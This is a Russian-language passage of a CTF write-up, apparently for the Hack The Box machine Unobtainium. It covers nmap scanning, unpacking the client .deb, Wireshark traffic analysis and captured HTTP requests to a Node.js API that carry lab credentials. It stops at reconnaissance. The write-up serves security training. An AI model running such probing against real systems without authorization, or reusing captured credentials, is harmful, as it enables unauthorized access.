
```
Nmap scan report for unobtainium.htb (10.10.10.235)
Host is up (0.11s latency).

PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e4:bf:68:42:e5:74:4b:06:58:78:bd:ed:1e:6a:df:66 (RSA)
|   256 bd:88:a1:d9:19:a0:12:35:ca:d3:fa:63:76:48:dc:65 (ECDSA)
|_  256 cf:c4:19:25:19:fa:6e:2e:b7:a4:aa:7d:c3:f1:3d:9b (ED25519)
80/tcp    open  http             Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Unobtainium
2379/tcp  open  ssl/etcd-client?
| ssl-cert: Subject: commonName=unobtainium
| Subject Alternative Name: DNS:localhost, DNS:unobtainium, IP Address:10.10.10.3, IP Address:127.0.0.1, IP Address:0:0:0:0:0:0:0:1
| Not valid before: 2021-01-17T07:10:30
|_Not valid after:  2022-01-17T07:10:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  h2
| tls-nextprotoneg:
|_  h2
2380/tcp  open  ssl/etcd-server?
| ssl-cert: Subject: commonName=unobtainium
| Subject Alternative Name: DNS:localhost, DNS:unobtainium, IP Address:10.10.10.3, IP Address:127.0.0.1, IP Address:0:0:0:0:0:0:0:1
| Not valid before: 2021-01-17T07:10:30
|_Not valid after:  2022-01-17T07:10:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  h2
| tls-nextprotoneg:
|_  h2
```

Результат работы скрипта



```
8443/tcp  open  ssl/https-alt
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 403 Forbidden
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: 3082aa7f-e4b1-444a-a726-829587cd9e39
|     X-Kubernetes-Pf-Prioritylevel-Uid: c4131e14-5fda-4a46-8349-09ccbed9efdd
|     Date: Sat, 12 Jun 2021 19:04:43 GMT
|     Content-Length: 212
|     {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"forbidden: User "system:anonymous" cannot get path "/nice ports,/Trinity.txt.bak"","reason":"Forbidden","details":{},"code":403}
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 403 Forbidden
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: 3082aa7f-e4b1-444a-a726-829587cd9e39
|     X-Kubernetes-Pf-Prioritylevel-Uid: c4131e14-5fda-4a46-8349-09ccbed9efdd
|     Date: Sat, 12 Jun 2021 19:04:41 GMT
|     Content-Length: 185
|     {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"forbidden: User "system:anonymous" cannot get path "/"","reason":"Forbidden","details":{},"code":403}
|   HTTPOptions:
|     HTTP/1.0 403 Forbidden
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: 3082aa7f-e4b1-444a-a726-829587cd9e39
|     X-Kubernetes-Pf-Prioritylevel-Uid: c4131e14-5fda-4a46-8349-09ccbed9efdd
|     Date: Sat, 12 Jun 2021 19:04:42 GMT
|     Content-Length: 189
|_    {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"forbidden: User "system:anonymous" cannot options path "/"","reason":"Forbidden","details":{},"code":403}
```

Результат работы скрипта (продолжение)




```
details":{},"code":403}
|_http-title: Site doesn't have a title (application/json).
| ssl-cert: Subject: commonName=minikube/organizationName=system:masters
| Subject Alternative Name: DNS:minikubeCA, DNS:control-plane.minikube.internal, DNS:kubernetes.default.svc.cluster.local, DNS:kubernetes.default.svc, DNS:kubernetes.default, DNS:kubernetes, DNS:localhost, IP Address:10.10.10.235, IP Address:10.96.0.1, IP Address:127.0.0.1, IP Address:10.0.0.1
| Not valid before: 2021-06-10T04:17:20
|_Not valid after:  2022-06-11T04:17:20
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|   h2
|_  http/1.1
10250/tcp open  ssl/http         Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
| ssl-cert: Subject: commonName=unobtainium@1610865428
| Subject Alternative Name: DNS:unobtainium
| Not valid before: 2021-01-17T05:37:08
|_Not valid after:  2022-01-17T05:37:08
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|   h2
|_  http/1.1
10256/tcp open  http             Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
31337/tcp open  http             Node.js Express framework
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
```

Результат работы скрипта (окончание)

По результатам сканирования имеем восемь открытых портов:

- порт 22 — служба SSH;
- порт 80 — Apache httpd 2.4.41;
- порты 2379, 2380 — пока неясно, что это;
- порт 8443 — тоже веб-сервер;
- порты 10250, 10256 — Golang HTTP-Server;
- порт 31337 — Node.js Express framework.


Начнем с осмотра сайта.


Unobtainium
Simple, responsive, high availability, multi-platform chat application by Unobtainium
Download deb
Download rpm
Download snap

Стартовая страница сайта


Здесь нам дают только скачать какое-то приложение, что мы и делаем. Скачиваем пакет .deb и разворачиваем, чтобы не устанавливать на локальный хост. Затем находим исполняемый файл и запускаем приложение.

```
mkdir ubo ; cd mkdir
dpkg-deb -xv unobtainium_1.0.0_amd64.deb .
./opt/unobtainium
```



```
ralf@ralf-PC:~/tmp/ubo$ dpkg-deb -xv unobtainium_1.0.0_amd64.deb .
./
./usr/
./usr/share/
./usr/share/icons/
./usr/share/icons/hicolor/
./usr/share/icons/hicolor/32x32/
./usr/share/icons/hicolor/32x32/apps/
./usr/share/icons/hicolor/32x32/apps/unobtainium.png
./usr/share/icons/hicolor/48x48/
./usr/share/icons/hicolor/48x48/apps/
./usr/share/icons/hicolor/48x48/apps/unobtainium.png
./usr/share/icons/hicolor/256x256/
./usr/share/icons/hicolor/256x256/apps/
./usr/share/icons/hicolor/256x256/apps/unobtainium.png
./usr/share/icons/hicolor/128x128/
./usr/share/icons/hicolor/128x128/apps/
./usr/share/icons/hicolor/128x128/apps/unobtainium.png
./usr/share/icons/hicolor/64x64/
./usr/share/icons/hicolor/64x64/apps/
./usr/share/icons/hicolor/64x64/apps/unobtainium.png
```

Распаковка пакета deb




Главное окно приложения

Изучив приложение, понимаем, что оно имеет клиент-серверную архитектуру. Здесь есть форма отправки сообщений и возможность смотреть список дел.

Список выглядит вот так:

1. Create administrator zone.
2. Update node JS API Server.
3. Add Login functionality.
4. Complete Get Messages feature.
5. Complete ToDo feature.
6. Implement Google Cloud Storage function.
7. Improve security.




{"ok":true,"content":"1. Create administrator zone.\n2. Update node JS API Server.\n3. Add Login functionality.\n4. Complete Get Messages feature.\n5. Complete ToDo feature.\n6. Implement Google Cloud Storage function: https://cloud.google.com/storage/docs/json_api/v1\n7. Improve security\n"}

Список todo

Анализ трафика


Итак, мы узнали, что используется технология Node.js, есть авторизация и разделение привилегий (пункт 1). Поскольку приложение — это клиент, можем предположить, что оно стучится на порт 31337, обнаруженный нами при сканировании. Нам нужно проверить это предположение, а поможет нам в этом Wireshark. Открываем его и запускаем наше приложение снова.



```
No.  Time         Source        Destination   Protocol  Length Info
   1 0.000000000  10.10.14.126  10.10.10.235  TCP       60 53648 → 31337 [SYN] Seq=0 Win=64240
   2 0.250070663  10.10.14.126  10.10.10.235  TCP       60 53650 → 31337 [SYN] Seq=0 Win=64240
   3 0.252003396  10.10.10.235  10.10.14.126  TCP       60 31337 → 53648 [SYN, ACK] Seq=0 Ack=1
   4 0.252086786  10.10.14.126  10.10.10.235  TCP       52 53648 → 31337 [ACK] Seq=1 Ack=1 Win=
   5 0.252603665  10.10.14.126  10.10.10.235  HTTP      395 HEAD / HTTP/1.1
   6 0.492172196  10.10.10.235  10.10.14.126  TCP       60 31337 → 53650 [SYN, ACK] Seq=0 Ack=1
   7 0.492218938  10.10.14.126  10.10.10.235  TCP       52 53650 → 31337 [ACK] Seq=1 Ack=1 Win=
   8 0.492246655  10.10.10.235  10.10.14.126  TCP       52 31337 → 53648 [ACK] Seq=1 Ack=344 Wi
   9 0.492275285  10.10.10.235  10.10.14.126  HTTP      231 HTTP/1.1 304 Not Modified
  10 0.492289018  10.10.14.126  10.10.10.235  TCP       52 53648 → 31337 [ACK] Seq=344 Ack=180
  11 5.613993956  10.10.14.126  10.10.10.235  TCP       52 31337 → 53648 [FIN, ACK] Seq=180 Ack
  12 5.654971387  10.10.14.126  10.10.10.235  TCP       52 53648 → 31337 [ACK] Seq=344 Ack=181
```

Трафик приложения в Wireshark


Видим, что приложение работает по HTTP и действительно подключается к порту 31337.



```
HEAD / HTTP/1.1
Host: unobtainium.htb:31337
Connection: keep-alive
Accept: */*
```


Адрес серверной части приложения

Попробуем вручную использовать функции приложения, чтобы узнать, как именно они работают. Запросим список дел и отправим какое-нибудь сообщение.



```
1623405714856,"userName":"felamos"}]POST /todo HTTP/1.1
Host: unobtainium.htb:31337
Connection: keep-alive
Content-Length: 73
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) unobtainium/1.0.0 Chrome/
87.0.4280.141 Electron/11.2.0 Safari/537.36
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: ru

{"auth":{"name":"felamos","password":"Winter2021"},"filename":"todo.txt"}HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 293
```

Запрос и ответ при обращении к todo



